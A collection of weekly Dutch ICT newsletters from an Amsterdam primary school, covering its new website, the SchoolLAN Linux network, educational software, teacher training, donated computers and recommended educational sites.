Onze ontwerper, Mark de Haan, heeft hard gewerkt aan het CMS. (Content Management Systeem). Dat is een programma, waarmee we zelf de website kunnen bijhouden, zonder dat we al te veel kennis van zaken nodig hebben. Binnenkort te benaderen via [rosaboekdrukker.net](http://rosaboekdrukker.net), maar nu nog even via ondervermelde link.

#### **Sites:**

[www.minocw.nl/onderwijs/vakanties](http://www.minocw.nl/onderwijs/vakanties)

Hier staan de schoolvakanties tot en met 2006 op vermeld.

<http://24.132.30.245/index.php>

Hier is het begin van onze nieuwe website te bewonderen. We houden hem qua vormgeving heel rustig. De bedoeling is, dat werk van de kinderen de belangrijkste ingrediënt van de site wordt.

groeten,  
Karin  
Dirk

++++  
ICT Nieuwsbrief Rosaboekdrukker  
Jaargang 2 - week 34  
++++

### RECTIFICATIE

In de vorige nieuwsbrief stond de volgende zinsnede in het stukje over De Groene Brug: "...zorgen kenbaar maakten over de inbreng van 'De Groene Brug' in ICT in 'De Baarsjes'."

Hier had moeten staan:

"...zorgen kenbaar maakten over de inbreng van de 'Groene Brug' in ICT op de Rosa Boekdrukker".

Het spijt ons dat wij de indruk gewekt hebben te spreken voor de hele Baarsjes.

Wat hebben we deze week zoal aan ICT gedaan

### SCHOOLLAN

Maaandag hadden directie en ICT een bespreking met Ruud Suk van Stichting SchoolLAN. We willen er hier graag wat uitgebreider over vertellen omdat SchoolLAN voor scholen in de Baarsjes een aantrekkelijke optie kan zijn.

Stichting Schoollan wordt gesubsidieerd uit de verkoop van een Internetbedrijf dat een stelletje leerkrachten wat jaren geleden opzetten.

Ze verkochten het bedrijf toen het ze over de kop groeide en nu ploegen ze het geld terug in het onderwijs door projecten als schoollan te subsidiëren.

Schoollan is een blauwdruk van een lowbudget computernetwerk met de bijbehorende apparatuur ten behoeve van (basis)scholen. Zo kunnen scholen de kant en klare server met alle faciliteiten van Schoollan installeren zonder daar meer voor kwijt te zijn dan de kosten van een computer. De blauwdruk gaat uit van Windows computers voor de leerlingen en leerkrachten. Ook oude computers kunnen gebruikt worden.

De technische ondersteuning voor de basisscholen wordt geleverd door ROC's (Regionale Onderwijs Colleges, daarvan de ICT opleidingen) die hiermee leerlingen praktijkervaring bieden.

De onderwijskundige opzet is voor PABO's, wier leerlingen daardoor ervaring opdoen met de educatieve aspecten van ICT op school.

Daarnaast biedt SchoolLAN ook beheer op afstand.

Momenteel doen zo'n 40 scholen mee en twee ROC's. We zijn op dit moment ook met een paar andere Amsterdamse scholen in bespreking die zeer geïnteresseerd zijn in SchoolLAN.

### BORREL STADSDEEL

ICT heeft flink gelobbyd en een paar abonnees geworven voor de BIC.

Verder was het goed even met de beleidsmakers en collega's te praten. Zo hoor je nog eens wat.

### DICTEE

Begin dit jaar kwam ons Dictee programma af. Het begint bekend te worden. In ICTopschool (zie link onder) stond erover:

#### **Genoeg van dictees geven? Maak ze digitaal!**

Op initiatief van een Amsterdamse school is een Dictee-programma gemaakt. Docenten worden verlost van herhaald werk en studenten kunnen op eigen tempo dictee-oefeningen doen. Gratis te [downloaden!](#) Verder is Dictee ook op de Schoollan server te vinden en maakt deel uit van een Frans educatief software pakket.

Het gaat er goed mee. En het zet de OBSRB op de wereldkaart!

### LINKS

ICT op School:

<http://www.ictopschool.net/infotheek/tips-uit-het-veld.html>

Schoollan

<http://www.schoollan.nl>

++++  
ICT Nieuwsbrief Rosaboekdrukker  
Jaargang 2 - week 35  
++++

### **WEBSITE**

Afgelopen maandag is de website het WWW opgegaan. Het is nog niet klaar, er moet nog veel aan gesleuteld worden. En gevuld. Graag jullie commentaar, ideeën en suggesties.

A.s. maandag om 13.00 uur komt de maker van de website (Mark) uitleggen hoe we de website met het door hem ontwikkelde programma kunnen onderhouden. Voor de goede orde vermelden we nog maar een keer dat de ontwikkeling van dit programma is gefinancierd door de Deelraad en voor iedereen gratis ter beschikking staat.

### **SERVERS**

Dirk en Karin zijn bezig geweest met het inrichten en laten werken van Windows programma's op de LINUX bestanden-server (de centrale computer waar programma's op staan die door iedereen gebruikt kunnen worden). Bosatlas Nederland en Bosatlas Europa doen het. Ik-tover, -reken en -speel doen het ook.. We ontdekken, dat er behoorlijk wat educatieve software onder Linux kan werken op de server. (zie

### **INVENTARISATIE**

Elk begin van het schooljaar moet er van alles opnieuw worden ingericht. Computers verhuizen, of leerkrachten krijgen een nieuwe groep. Dat soort dingen. Nu zijn we bezig om de computers zoveel mogelijk uniform te maken. Allemaal windows98 tweede editie. Vijf computers kunnen niet meer aan die maatstaven voldoen en gaan eruit. Nu afwachten wat we met de Pcdokter kunnen regelen. Als anderen willen meedoen met een aankoop, dan kunnen we mogelijk meer (en dus voordeliger) kopen. We horen het graag op korte termijn.

### **BEZOEK**

Regelmatig krijgen we bezoek van mensen uit 't onderwijs die willen zien hoe wij ICT doen. Of die graag willen horen hoe we dingen op poten hebben gezet. Deze week kwamen de ICT coördinatoren van de Corantijn en de ICT-er van de msgr. Bekkersschool en één van een school uit de Transvaalbuurt. We ontvangen ze graag.

### **NASCHOOLSE TYPE-CURSUS**

We wilden een nieuwe naschoolse activiteit in het leven roepen: in 10 lessen blind leren typen. Helaas was het potje van de deelraad leeg en na overleg en beraad hebben we besloten de cursus éénmalig en als project uit de ICT gelden te financieren. Van dat geld moeten we een goed programma betalen en een docent. Die docent hebben we gevonden in de vorm van Wouter Meijer, die vorig jaar de cursussen in het buurthuis voor ouders heeft verzorgd.

### **ICT STUDIEMIDDAG**

Dinsdag vond de start van onze ICT scholing van het komende schooljaar plaats. Waar gaan we aan werken? Aan het uitwerken van onze visie op ICT gebied. Aan het organiseren van ICT toepassingen. Aan gericht werken met een ICT onderdeel per bouw.

Onderbouw: omgaan met de registratie en organisatie van de programma's

Middenbouw: tekstverwerken en taalonderwijs. + een email project.

Bovenbouw: werkstukken maken met behulp van informatie van internet

### **OVERLEG DIRECTIES EN AFD. ONDERWIJS**

Afgelopen Dinsdag overlegden de directies met de Afd. Onderwijs van 'De Baarsjes', over het te volgen ICT Beleid.

Kort samengevat worden de scholen nagenoeg vrij gelaten in de aanpak, ontwikkeling en uitvoering van hun ICT beleid.

De Afd. ICT van de Rosa Boedrukker (i.c. Karin en Dirk) is aan de ene kant verheugd over deze beleidsuitspraak. Het biedt de gelegenheid op voortvarende manier het ingeslagen ICT pad verder te bewandelen.

Aan de andere kant echter zijn we teleurgesteld over deze 'beleidsuitspraak' van het bevoegd gezag. Wij ervaren dit als een 'laissez-faire'-beleid dat meningsvorming, discussie en besluiten over wenselijkheden, haalbaarheden en targets uit de weg gaat. Wij zien liever een Bestuur dat bijvoorbeeld zou stellen: "We laten jullie vrij, maar willen dat school A binnen tijd-X Y bereikt heeft". Dat ervaren wij als een bestuur dat zich mede



compromitteert aan doelstellingen en ons, uitvoerders van vastgesteld beleid, 'scherp' houdt. Zo'n uitspraak nodigt uit tot besluiten die uitgevoerd worden (of niet), tezamen met de daaraan verbonden consequenties. Het gevolg van het 'kader' dat nu voor ICT ontwikkeling is geschetst kan zijn: ad-hoc beleid, versnipperde inzet van mensen en middelen, gebrek aan coördinatie en frustraties bij betrokkenen. Wij hopen dat directies en bestuur gaan voor een proces dat leidt tot 'kwaliteit' in plaats van 'vrijblijvendheid'. Wij gaan er in ieder geval wel voor en willen via deze weg onze bijdrage daaraan leveren.

#### **SCHOOLLAN**

We zijn druk doende andere scholen te vinden die met ons mee willen doen met schoolLan. Wat we er tot nu toe van hebben gezien en gehoord lijkt een prachtige oplossing voor onderhoud, beheer en samenwerking.

#### **SITES:**

<http://www.schoollan.nl> en klik dan op 'kookboek')[rosaboekdrukker.net](http://rosaboekdrukker.net)

Onze eigen website. We hebben geprobeerd hem zo zakelijk, helder en efficiënt mogelijk te maken. Als je de ctrl toets ingedrukt houdt en aan je scroll wielje draait, kun je de grootte van je lettertype beïnvloeden. Dat kan ten koste gaan van de layout. Maar probeer het eens.

En schrijf iets in het gastenboek!

<http://www.steffie.nl/>

Op deze site is een cursusje internetten voor kinderen. Graag bekijken en beoordelen. Is het wat? Dit is waarschijnlijk een voorbeeld van hoe de computer de rol van de leraar overneemt om iets te leren. (kwam ter sprake op de studiemiddag)

groeten en een goed weekend,

Karin

Dirk

++++  
ICT Nieuwsbrief Rosaboekdrukker  
Jaargang 2 - week 36  
++++

### **CONTENT MANAGEMENT SYSTEEM**

Maandag hebben Ronald en Karin les gehad in het omgaan met de website. Hoe wordt hij gevuld? Want zoals hij nu is, is het natuurlijk nog erg saai. En lang niet volledig. Er moeten illustraties van kinderen bijkomen, foto's, informatie en noem maar op. Het is nu gelukt om de nieuwsbrieven netjes erin te "linken" Graag verdere suggesties.

### **SOFTWARE**

Deze week vooral bezig geweest met het uitzoeken welke software op de server kan. Ik-reken staat erop, maar nu moeten de leerlinggegevens er nog in. En we moesten uitvinden hoe je extra groepen kunt aanmaken. De Bosatlas Nederland en Europa doen het. Die van de Wereld is besteld. Ik-tover en ik-speel draaien ook prima.  
Dirk vindt het nu ingewikkeld worden. Als software en gegevens centraal op de server staan moet

### **NASCHOOLSE TYPECURSUS**

We gaan van ons eigen budget een naschoolse typecursus organiseren. Deze week met Wouter Meijer afgesproken, dat het voor 8 kinderen zal zijn. Die krijgen tien lessen op dinsdag van 15.30 uur tot 16.30 uur. We bekijken, of we de kinderen "leenccomputers" mee kunnen geven om thuis te oefenen. De 8 kinderen zullen worden geloot in de groepen 7 en 8. Nu nog het juiste typeprogramma vinden. TypingMaster lijkt het beste, maar de licentievoorwaarden zijn even lastig.  
Zodra het programma er is, kan gestart worden.

### **SCHOLING**

Er zijn data afgesproken waarop de groepen, 6, 6/7, 7 en 8 voor een les naar het computerlokaal op het ABC gaan. Elke groep krijgt weer een les waarmee in de klas verder gewerkt zal worden.

### **AANBOD TWEEDEHANDS COMPUTERS**

Van ons bevriende gemeentelijke bedrijf ontvingen we deze week bericht, dat er weer oude computers weggedaan worden. Omdat we zoveel plezier hebben van de vorige twee zendingen, hebben we het aanbod gretig aanvaard. Dit zouden de 'thuiscomputers' van de typecursisten kunnen worden.

### **SCHOOLLAN**

We hebben niets meer gehoord. Maar, we hebben contact met de ICT Academie en hopen op korte termijn een afspraak met ze te hebben.

### **LINKS/SITES**

[e.e.a](http://e.e.a) wel veilig en volgens 'normen en specificaties' gaan. Daarom hebben we voor volgende week een afspraak gemaakt met Valentijn Sessink ( [www.openoffice.nl](http://www.openoffice.nl) ) om te bespreken wat hij voor ons kan betekenen.  
[rosaboekdrukker.net](http://rosaboekdrukker.net)

Graag opbouwende kritiek/commentaar/suggesties. Meld het ons alsjeblieft als je de webste niet kan ontvangen. Bij Ronald lukt dat maar niet en we vragen ons af of het aan de site of aan Ronald's computer, aansluiting of wat dan ook ligt.

<http://jopsoft.free.fr/>

Allemaal gratis Nederlandse programma's die er op het eerste gezicht prima en inspirerend uitzien. Wie heeft zin om uit te zoeken of er iets voor ons bij zit?

<http://www.typingmaster.nl/>

Wordt dit ons type programma? Demoversie gratis te downloaden.  
Ik heb één licentie besteld van het typeprogramma.

Tot zover, goed weekend,  
Karin  
Dirk

++++  
ICT Nieuwsbrief Rosaboekdrukker  
Jaargang 2 - week 37  
++++

#### **Leeswijzer:**

Dit is een lange aflevering met uitgebreide info over gebruikerservaringen met SchoolLAN. Gewoon overslaan als je dat niet interesseert. Veel leesplezier.

#### **WEBSITE**

Er moet nog een hoop gedaan/geleerd worden voordat de site naar wens is. Er gaan nog wat dingen niet goed. Ook is nog niet alles gesnapt.

#### **SOFTWARE**

De afspraak met Valentijn Sessink is een week uitgesteld. Met hem gaan we bespreken wat zijn bedrijf kan doen om ons te helpen Windows software onder Linux op een verantwoorde manier aan de praat te krijgen (en te houden).

#### **NASCHOOLSE TYPECURSUS**

Programma is besteld en betaald. We gaan eerst kijken of één licentie het doet op de Linux-server voordat we meer licenties in huis halen.

#### **SCHOLING**

Een drukke week. De leerkrachten van de groepen 3 t/m 5 hebben besproken wat er de komende tijd gaat gebeuren en hoe. Tot de kerstvakantie wordt gewerkt aan het leren tekstverwerken in samenhang met de gebruikte taalmethodes. Voor groep 3 opdrachten met Paint in combinatie met Veilig Leren Lezen. Voor de groepen 4 en 5 tekstverwerkingsopdrachten met behulp van taallessen uit Taalleerland. Afsproken is hoeveel weken elke groep nodig heeft om elk kind aan bod te laten komen. Elke klas zal bezocht worden door Bart om te kijken hoe het gaat. Ook hebben we benadrukt, dat meteen door de kinderen geleerd moet worden hoe met spaties en leestekens om te gaan. De scholing voor de leerkrachten van de groepen 6 t/m 8 is uitgesteld tot 1 oktober.

Klassenbezoek aan het ABC (groep 6 en 8) was vandaag. Groep 6 heeft materiaal gezocht over en geschreven over Orka's. Groep 8 is bezig geweest over Japan. Duidelijk is geworden waar de hiaten op computervaardigheden zitten bij de leerlingen.

#### **STORINGEN**

Een beeldscherm bleef zwart. Verholpen door de stekkers aan te drukken.

#### **BESTELLINGEN**

Er zijn 5 nieuwe computers besteld bij de PC dokter. Hij gaat op zoek naar 'geruisloze' desktops (geen towers vanwege ruimtegebrek) +-500Mhz, 128 Mb RAM, netwerkkaart met PXE (voorbereiding op SchoolLAN). Verder niks bijzonders en een beeldscherm van 17". Meer hebben we niet nodig. Onze heerlijke simpele opstelling (6 krijg-computers op een rijtje, die erg in trek zijn) is maar pentium 133. Je kan er op internetten en mee tekstverwerken en een paar programma's van de server op doen (topo, rekenweb) meer is daar niet nodig!!

#### **ONDERZOEK SCHOOLLAN**

Iedereen die in computers wat aan te bieden heeft, prijst zijn produkt de hemel in en zwijgt als het graf over de nadelen. Wij horen graag wat de eindgebruikers vinden en hebben wat scholen benaderd die met 'SchoolLAN' werken om hun ervaringen te horen.

#### **Lees en HUIVER!**

We spraken met René v.d. Sanden van "De Samensprong" in Grubbenvorst. Zeer enthousiast over SchoolLAN. Systeem draait al 5 jaar zonder uitvallen. Hij heeft minimale kennis over het systeem en kan alleen hele simpele zaken. Met 14 scholen hebben ze 1 systeembeheerder in de regio (zie verhaal van Prisma, hieronder) die ze bellen als er wat nodig is. Grote voordelen:

- financieel (gratis)

- stabiliteit (het valt nooit uit)
- onafhankelijkheid ( je hebt met niemand wat te maken)
- het systeem is helemaal ingericht voor basis(onderstreept!)scholen
- je kunt werken met goedkope computers.
- je merkt als gebruiker niets van het Linux systeem.

Nadeel: Maar, net als met WindowsNT moet je af en toe dingen uitbesteden. Daar heb je de systeembeheerder voor.

We spraken ook met Hans v. Wijk van de Arnhemse montessorischool. Zij zijn "uiteindelijk positief, best tevreden". Ze zijn nu twee jaar bezig en hadden in het begin aanloopproblemen, bijvoorbeeld 'vastlopende Linux'. Ook ervoeren ze dat het hebben van een mengelmoesje van computers veel tijd kost om af te stemmen. "Maar als het eenmaal draait, dan loopt 't ". Ze krijgen ondersteuning van studenten van het ROC Arnhem gedurende een halve dag per week en voelen soms wel het verschil in ervaring en kennisniveau van de studenten die stage lopen en onderhoud doen. Soms duren zaken lang, soms zijn ze zo enthousiast dat je ze moet afremmen, anders keren ze alle computers tegelijk ondersteboven. De studenten hebben geen enkel probleem om Windows software onder Linux draaiend te krijgen. Windows software loopt nu een jaar probleemloos onder Linux, behalve sommige OWG programma's. Wat ook heel makkelijk gaat is het herstellen van een Windows computer na een computercrash. Je leert 't in 10 minuten en in dezelfde tijd staat je computer na een crash weer klaar. Kortom, het is voordeling omdat het geheel niets kost, maar je levert wat in qua gemak.

We spraken ook met Thijs Rutten voorzitter van Prisma, een schoolbestuur dat 14 lagere scholen bestuurt en voor nog 3 lagere scholen ICT diensten verleent. In totaal zijn er 4000 leerlingen. Prisma beheert 700 computers en 16 servers. Ze hebben een systeembeheerder aangetrokken voor beheer op afstand en om storingen ter plekke te verhelpen. De scholen kunnen een servicecontract afsluiten (maximaal 1400 Euro per jaar) of éénmalige aanvragen voor service doen (14 euro per keer). De systeembeheerder is pas in dienst en het project in zijn startfase. Als alles draait gaat de systeembeheerder software ontwikkelen voor de scholen die ook weer via SchoolLAN beschikbaar komt. Voordeel van Linux volgens Thijs: Toen ze er aan begonnen: "Het kost niks en als 't niet bevalt gooien we 't er af en nemen Windows NT".

- Goedkope werkstations. Hij had net weer een partijtje gekocht. P II 400 voor 350 Euro p/s, compleet.

Nadeel: Mensen zijn moeilijk te overtuigen van het goeie van Linux voor 't onderwijs. Computerverkopers branden je af als ze horen dat je met Linux werkt. We hebben hier een uitgebreide voorlichting gegeven aan scholen in de regio, maar FUD overheerst, waardoor ze toch voor WinNT gaan.

Tot besluit. Wat is FUD??

"FUD stands for Fear, Uncertainty, Doubt.

It is a marketing technique used when a competitor launches a product that is both better than yours and costs less, i.e. your product is no longer competitive. Unable to respond with hard facts, scare-mongering is used via 'gossip channels' to cast a shadow of doubt over the competitors offerings and make people think twice before using it."

++++  
ICT Nieuwsbrief Rosa Boekdrukker  
Jaargang 2 - week 38  
++++

### **PRINTER**

Wij hebben een kopieerapparaat op school, dat dubbelzijdig kan printen, nieten en automatisch op alle verdiepingen bezorgen :-). Dat apparaat hangt nu aan ons netwerk. Wie op de begane grond zwart wit wil printen, haalt het resultaat uit de Nashua copier. Ronald kan zelfs vanaf zijn computer het commando geven: printen aan twee kantjes met nietje. Het ding werkt ook onder Linux.

### **SOFTWARE**

Onze zorg is niet meer zozeer het netwerk en de computers, maar hoe??? Hoe moet de educatieve software in de toekomst, morgen e.d. Vorig jaar hebben we bekeken welke software we in elk geval wel en in elk geval niet meer willen gebruiken. Stapels cd-roms zijn nu ongebruikt. Maar er is wel behoefte aan programma's. Programma's die uitdagen, die er de lol inhouden. In groep 2 is ik-reken niet meer erg in trek, omdat het te lang duurt, te lang in 1 niveau blijft hangen. Als je dan zegt: ga naar het rekenweb, dan lukt dat ook niet goed, want het gaat te traag. Daar wordt nu aan gewerkt.

Deze week is de Leesladder binnengekomen. Leesladder 1 was na een half uur installeren 10% van de hoeveelheid gevorderd. Hij bleef 's nachts door installeren en de volgende ochtend was ie klaar. Programma werkt traag, net als op het ABC.

### **COMPUTERS BESTELD**

Bij de pc dokter weer 6 desktops besteld (desktops, geen torens, zodat het beeldscherm erop past) (ruimte besparing). 600 euro per stuk incl. monitor etc. en mijn computer thuis (Karin) verdringt er zo'n beetje in.

### **WERK VAN KINDEREN**

Op de website staat werk van leerlingen. De tekening van de week is ook weer eens vernieuwd. Groep 8 is druk bezig om de tekstverwerkingsvaardigheden te verbeteren.

### **INLOGGEN**

LEES DIT!!!! Je moet ALTIJD inloggen als je gaat computeren. Als je het fout doet, dan zijn de instellingen om automatisch in Word in de eigen mappen te komen ontregeld en kost het weer moeite om de instellingen goed te zetten. Dus NOOIT op 'Annuleren' of 'escape' klikken bij aanmelden. Altijd inloggen met eigen groepsnaam en wachtwoord. Voor leerkrachten geldt een eigen password te verkrijgen bij de afdeling ICT. Waarom goed inloggen??? Dan kun je bij de file-server komen. Als je een tekst tikt, kun je je eigen map vinden en je tekst daar opslaan. Zie ook verderop bij 'OPENBAAR'.

### **Gesprek met Valentijn Sessink van Open Office**

Afgelopen maandag hebben we met Valentijn Sessink (Linux) besproken wat hij voor ons kan betekenen m.b.t. software installeren. Weer een heel technisch verhaal. Uit dat gesprek is weer een fantastisch plan ontsproten: we gaan (met heel Nederland) een lijst aanleggen met educatieve software die onder Linux werkt. Maar daar worden dan ook de handleidingen bij meegeleverd. Bij SchoolLan hebben ze al zo'n lijst, maar zonder handleidingen. Jammer genoeg hebben we deze week nog niks van SchoolLan gehoord.

### **OPENBAAR**

Wij zijn voor openheid, waar het schoolse zaken betreft. Daarom moeten alle leerkrachten met hetzelfde password inloggen op de fileservers. Daar zijn alle mappen van andere leerkrachten dan te zien en in te kijken. Respect voor elkaars stukken wordt dan verwacht, zoals we dat ook bij leerlingen doen. Leerkrachten die via school willen emailen, kunnen op hun eigen computer meedoen aan een gezamenlijk emailadres. De ontvanger ziet dan de naam van de betrokken leerkracht. De leerkracht die post terugkrijgt, ziet ook de post voor de ander collega's. We gaan even kijken of dit te doen is.

### **STORINGEN**

Eén muis vervangen. Kennisnet soms niet vooruit te branden.

### **WEBSITE.**

Er wordt steeds aan gewerkt. Er komt weinig commentaar. Jammer. Of juist goed? Verder willen we hier een

hardnekkig gerucht ontkrachten: Ronald en Agnes hebben helemaal geen ruzie! Ze gaan heel goed met elkaar! Willen de verspreiders van dit gerucht nu ophouden!

#### **EDUCATIEVE SITES**

Leerlingen en leerkrachten opgelet! Greenpeace op school is weer begonnen. Leerlingen zoeken informatie voor werkstukken en spreekbeurten. Leerkrachten zoeken interessante lespakketten en geschikte excursies. Hieronder vind je een overzicht wat Greenpeace te bieden heeft voor leerlingen en leerkrachten:

[http://www.greenpeace.nl/features/details?features\\_id=25709](http://www.greenpeace.nl/features/details?features_id=25709)

Er zitten hele goede en leerzame reken spellen op de site van het Freudenthal Instituut. Groep 4 heeft zich deze week over de doelhoven gebogen. Maar kijk ook eens naar de tangram. De puzzelstukjes kun je draaien door op de gekleurde knoppen te drukken. <http://www.fi.uu.nl/rekenweb/rekenmaar/leerlingen/welcome.xml?sort=title&groep=1>

#### **OVERIGE SITES**

Goeie link over Linux in het Nederlandse Onderwijs die mangagers en ICT coördinatoren in staat stelt een weloverwogen keus voor of tegen Open Source Software te maken:

<http://www.ictopschool.net/files/Informatiewijzer-oss.pdf>

Groet en goed weekend,  
Karin, Dirk

-----  
O.B.S. Rosa Boekdrukker  
Vancouverstraat 3 - 5  
1056 DT Amsterdam  
tel. & fax: 020-6128000  
info@rosaboekdrukker.net  
<http://rosaboekdrukker.net>

++++  
ICT Nieuwsbrief Rosa Boekdrukker  
Jaargang 2 - week 39  
++++

### **INLOGGEN**

Nog steeds problemen met het inloggen. De leerkrachten van de RB krijgen daar een aparte nieuwsbrief over.

### **BEDRIJFSUITJE.NL**

Dirk, Karin en Ellen (beleidsmedewerkster van Stadsdeel De Baarsjes) hebben deze week een kijkje mogen nemen in de serverruimte van de Open Scholengemeenschap Bijlmer. Peter Berkhout heeft ons een uitgebreide rondleiding gegeven langs de computersystemen en ons van alles uitgelegd over 'beheer op afstand'. Het was heel leerzaam en heel erg de moeite waard om te horen hoe op een andere school gewerkt wordt. Het is natuurlijk niet vergelijkbaar met een klein basisschooltje qua omvang, maar de problematiek blijft dezelfde: met welk systeem werk je?

### **KLEUTERSOFTWARE.**

We hebben nog steeds geen nieuw taalprogramma bij de kleuters. Volgende week is er nascholing en dan komt dat aan de orde. Ook de klachten over Ik-reken worden dan meegenomen.

### **SCHOLING**

Volgende week de eerste bijeenkomst om te oefenen voor de eigen ICT-vaardigheden van de leerkrachten. Dit is een facultatief traject. Gedurende 5 bijeenkomsten wordt gewerkt aan het opvijzelen van het gebruik van de computer. Er wordt gebruik gemaakt van de methode Instruct. Je gaat er thuis mee aan de gang en je kunt op die bijeenkomsten je vragen stellen. Elke bijeenkomst worden ook onderwerpen aan de orde gesteld die van te voren door de leerkrachten zijn aangegeven.

Groep 6/7 en 7 zijn deze week naar het OCA gegaan voor hun les over het maken van werkstukken. Binnenkort op onze website te bewonderen.

Volgende week ook ICT scholing voor de leerkrachten van groep 6 t/m 8 en de groepen 1 en 2.

SITE VAN DE WEEK: [rosaboekdrukker.net](http://rosaboekdrukker.net)

### **SOFTWARE**

Niet alles krijgt Dirk aan de praat in het Netwerk. Maar móet alles op het netwerk? Onze 'informanten' raden ons dat af. Zet alleen de software op de computer die vanaf elk werkstation bereikbaar moet zijn vanwege de registratie. Wat op een losse computer kan zonder cd-rom: doe dat. Je krijgt anders verstopping in je netwerk. Dank, Peter Berkhout en Valentijn Sessink voor jullie adviezen tot dusver.

De Leesladder doet het. Het duurde wel één nacht om 1 cd-rom te installeren. De andere drie moeten nog geïnstalleerd worden.

### **COMPUTERS VAN EEN BEVRIENDE GEMEENTELIJKE INSTELLING.**

Er komt weer wat overtollig materiaal aan. We willen dit materiaal inzetten als 'uitleencomputers' voor leerlingen die de typecursus gaan volgen.

### **SQUID**

Voor de technici. We hebben de proxy server draaien. Nu kunnen we beter sites tegenhouden als <http://www.datwiljenietwetenwatwijndebrowserfondenzovies.nl>

Bedankt Peter Berkhout!!

Groeten,  
Karin  
Dirk

++++  
ICT Nieuwsbrief Rosaboekdrukker  
Jaargang 2 - week 40  
++++

### HOERA !!

De nieuwsbrief bestaat één jaar! Tijd voor een korte terugblik.

We hebben de nb opgezet om onze ICT activiteiten te administreren en om anderen op de hoogte te houden van onze activiteiten. Als je in de nb's bladert, dan is er in het afgelopen jaar heel veel gedaan. Reden tot een klein feestje.

VRIJDAG 25 OKTOBER 2002 op de OBSRB:

We nodigen de lezers van de nb uit op een drankje om het éénjarig bestaan van de Baarsjes Informatie en Communicatie nieuwsbrief te vieren.

Wil je ons VAN TE VOREN mailen (kies één optie): = NEE, ik kom niet op de borrel en NEE, ik wil de BIC niet meer.

= NEE, ik kom niet op de borrel en JA ik wil de BIC blijven ontvangen.

= JA, ik wil die borrel en NEE, ik wil de BIC niet blijven ontvangen.

= JA, ik wil die borrel en JA ik wil de BIC blijven ontvangen.

= Ik abonneer me voor EUR 25,- per nummer. Stort het geld in het ICT fonds. Stuur me ook de oude nummers voor 40 x E 25 = E 600,- :-)

### NASCHOLINGEN

Deze week was het erg druk met scholingen. Maandag zijn we begonnen met het op vrijwillige basis werken aan onderdelen van het DRO. We zaten zo gezellig in de bovenhal met zijn allen. Iedereen die meedoet kreeg een cursusboek van Instruct, diskettes met oefenbestanden en huiswerkopdrachten.

Dinsdag was er nascholing op het ABC met de leerkrachten van de groepen 6 t/m 8 over internet en email in de klas. We hebben bekeken wat geschikte sites zijn om kinderen op te laten zoeken.

Donderdag hebben we met de kleutergroepen een besluit genomen. De kogel is door de kerk! Er is besloten om het programma Letterpret aan te schaffen (en niet Schatkist met de muis). Nu wordt het afwachten hoe snel de firma Malmberg is met de levering.

### HARDWARE

We ontvingen van een zeer bevriende Gemeentelijke Instelling 25 computers en monitoren. Dirk is ze nu aan het samenstellen. Hij denkt dat er zo'n 15 computers uit zijn samen te stellen.

Dank Peter en Paul voor jullie inspanningen in deze!

### PLANNEN

Volgende week vergaderen we met de ICT academie in de Baarsjes over samenwerking.

### SITES

Het maki-ezine is opgeheven en overgenomen door een e-zine van Kennisnet.

Deze week kreeg ik de eerste binnen en wat vond ik daar?

<http://www.taalsite.nl/>

Ga eens kijken!!! Klik op lessen.

<http://www.kennisnet.nl/po/leerkracht/index.html>

De site Leerkracht PO.

Deze site richt zich op alle leerkrachten in het primair onderwijs die ICT in hun dagelijkse lessituatie willen inpassen. De acht hoofdrubrieken geven u een overzicht van actuele ontwikkelingen op het gebied van onderwijs en ICT.

[www.voelspriet.nl](http://www.voelspriet.nl)

Alles over zoeken op het internet.

<http://www.thiememeulenhoff.nl/dewereld dichtbij/pagina.asp?pagkey=4185114> Leuke links die passen bij onze nieuwe aardrijkskunde methode

prettig weekend,  
Karin



Dirk

++++  
ICT Nieuwsbrief Rosa Boekdrukker Jaargang 2 - week 41  
++++

Hier de wat verlate BIC-nieuwsbrief.

### **BEZOEK ICT ACADEMIE**

Karin, Ellen Warmer (beleidsmedewerker onderwijs Stadsdeel de Baarsjes) en Dirk brachten een kennismakingsbezoek aan de ICT Academie aan de Jan van Bremenstraat in ons stadsdeel. Als we met SchoolLAN ( <http://www.schoolan.nl> ) verder gaan, zal veel werk op scholen verricht gaan worden door stagiaires van de ICT Academie. Denk daarbij aan 'beheer op afstand' en 'beheer op school'. De basisscholen zijn goede stageplekken en zouden op deze manier bijdragen aan de ontwikkeling van ICT'ers en ook nog goedkoop hun beheer voor elkaar kunnen hebben.

SchoolLAN heeft al veel ervaring met dit deze methode van werken, o.a. rond Arnhem, in Friesland, rond Hoorn en in Limburg (Venlo). Binnenkort zal een vervolggerepreksronde plaats vinden.

### **BORREL 25 OKTOBER**

We hebben nog maar drie aanmeldingen binnen voor de borrel op 25 oktober. Iedereen die deze nieuwsbrief ontvangt is welkom.

### **TOWN**

Rond Tilburg is er een grootscheepse samenwerking tussen scholen, genaamd TOWN. In hun nieuwsbrief o.a. de volgende mededeling: Klussenwijzers Eé@ van de drukst bezochte onderdelen van de website van Town is het onderdeel Klussenwijzers. Veel leerkrachten weten de weg naar deze gratis en copyrightvrije cursussen te vinden. Ze worden gebruikt in de bovenbouw PO, in VO, maar ook om de eigen vaardigheden van leerkrachten te verbeteren. Onlangs werd een complete cursus Internet toegevoegd, ontwikkeld op het Centrum voor Buitenlandse Vrouwen (CBV) in Tilburg. Zie <http://www.town.nl/klussenwijzers>

### **SITES**

#### **Speurtocht Netwijs**

Netwijs, een zoekmachine voor basisschoolkinderen, organiseert elk jaar een aantal virtuele speurtochten. Leerlingen moeten daarbij in de sites van Netwijs antwoorden op een aantal vragen zoeken. Met de eerste letters van de antwoorden kan een nieuw woord gevormd worden. Bovenbouwgroepen van PO kunnen dit jaar ook weer meedoen aan het kampioenschap van dit jaar! Deze maand zal de eerste speurtocht starten. <http://www.netwijs.nl/speurtocht.htm>

#### **Protocol Internet**

Naarmate scholen steeds vaker gebruik gaan maken van Internet binnen het onderwijs rijst al snel de vraag naar een voorbeeld van afspraken met leerlingen. Daarnaast willen scholen toestemming vragen aan ouders om foto's van leerlingen op Internet te publiceren. Bij de Klussenwijzers van Town is een voorbeeld protocol opgenomen, ontwikkeld door basisschool De Wingerd in Oisterwijk. Zie <http://www.town.nl/klussenwijzers>, onderdeel Internet, diversen.

#### **Praxis Bulletin**

Een tijdschrift vol met handige lessuggesties. Maar ook via het Internet te benaderen. Als je in het papieren bulletin het wachtwoord hebt gelezen, dan kun je een schat aan informatie vinden in hun ?archief?. In het on-line magazine staan allerlei aanvullende tips op hun artikelen. Sla uw slag!!! Maak uw lessen superinteressant. Bloei weer op!! <http://www.praxisbulletin.nl/>

#### **Nieuwsbrief Kennisnet**

